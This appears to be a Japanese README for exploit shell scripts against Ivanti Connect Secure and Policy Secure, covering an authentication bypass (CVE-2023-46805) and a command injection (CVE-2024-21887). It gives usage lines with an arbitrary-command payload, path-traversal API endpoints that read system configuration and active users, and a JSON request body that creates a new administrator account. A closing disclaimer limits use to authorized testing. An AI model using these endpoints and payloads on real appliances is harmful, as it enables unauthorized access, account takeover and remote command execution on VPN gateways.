 duy-31/cve-2023-46805_cve-2024-21887
Ivanti ICS 9.x、22.xおよびIvanti Policy SecureのWebコンポーネントにおける認証バイパスの脆弱性により、リモートの攻撃者が制御チェックを迂回して制限されたリソースにアクセスできる可能性があります。

Ivanti ICS 9.x、22.x および Ivanti Policy Secure の Web コンポーネントにおける認証バイパスの脆弱性により、リモートの攻撃者が制御チェックをバイパスして制限されたリソースにアクセスできるようになります。
usage: ./CVE-2023-46805.sh http(s)://fqdn:port
./CVE-2023-46805.sh https://my.vpn.ip:443

注意事項:
chmod +x CVE-2023-46805.sh
必要なアプリ: curl + json_pp

結果: 脆弱性がある場合、何かしらの出力が表示されるはずです:
Ivanti Connect Secure (9.x、22.x) および Ivanti Policy Secure の Web コンポーネントにおけるコマンドインジェクションの脆弱性により、認証された管理者が特別に細工されたリクエストを送信し、アプライアンス上で任意のコマンドを実行できるようになります。
usage: ./CVE-2024-21887.sh http(s)://fqdn:port payload_cmd
./CVE-2024-21887.sh https://my.vpn.ip:443 "touch /tmp/pwned"
結果: 脆弱性がある場合、何かしらの出力が表示され、ペイロードが動作するはずです:

注意事項:
chmod +x CVE-2024-21887.sh
必要なアプリ: curl、xxd、tr、sed
/api/v1/totp/user-backup-code/../../configuration/system/configuration /api/v1/totp/user-backup-code/../../system/active-users
/api/v1/totp/user-backup-code/../../configuration/administrators/admin-realms/realm/Admin%20Users
-H 'Content-Type:application/json' -d '{"change-password-at-signin": "false", "consoleaccess": "false", "enabled": "true", "fullname": "new user", "one-timeuse": "false", "password-cleartext": "new_password", "username": "login_user"}'
謝辞: https://attackerkb.com/topics/AdUh6by52K/cve-2023-46805/rapid7-analysis
詳細はこちら ;) https://www.linkedin.com/in/duy-huan-bui/
⚠️ 免責事項: 重要: このスクリプトは教育、倫理的テスト、および合法的な使用のみを目的として提供されています。明示的な許可なくシステムやネットワークで使用しないでください。コンピュータシステムやネットワークへの不正アクセスは違法であり、無許可の活動を行ったユーザーは法的措置の対象となります。著者はこのスクリプトの誤用によるいかなる損害についても責任を負いません。
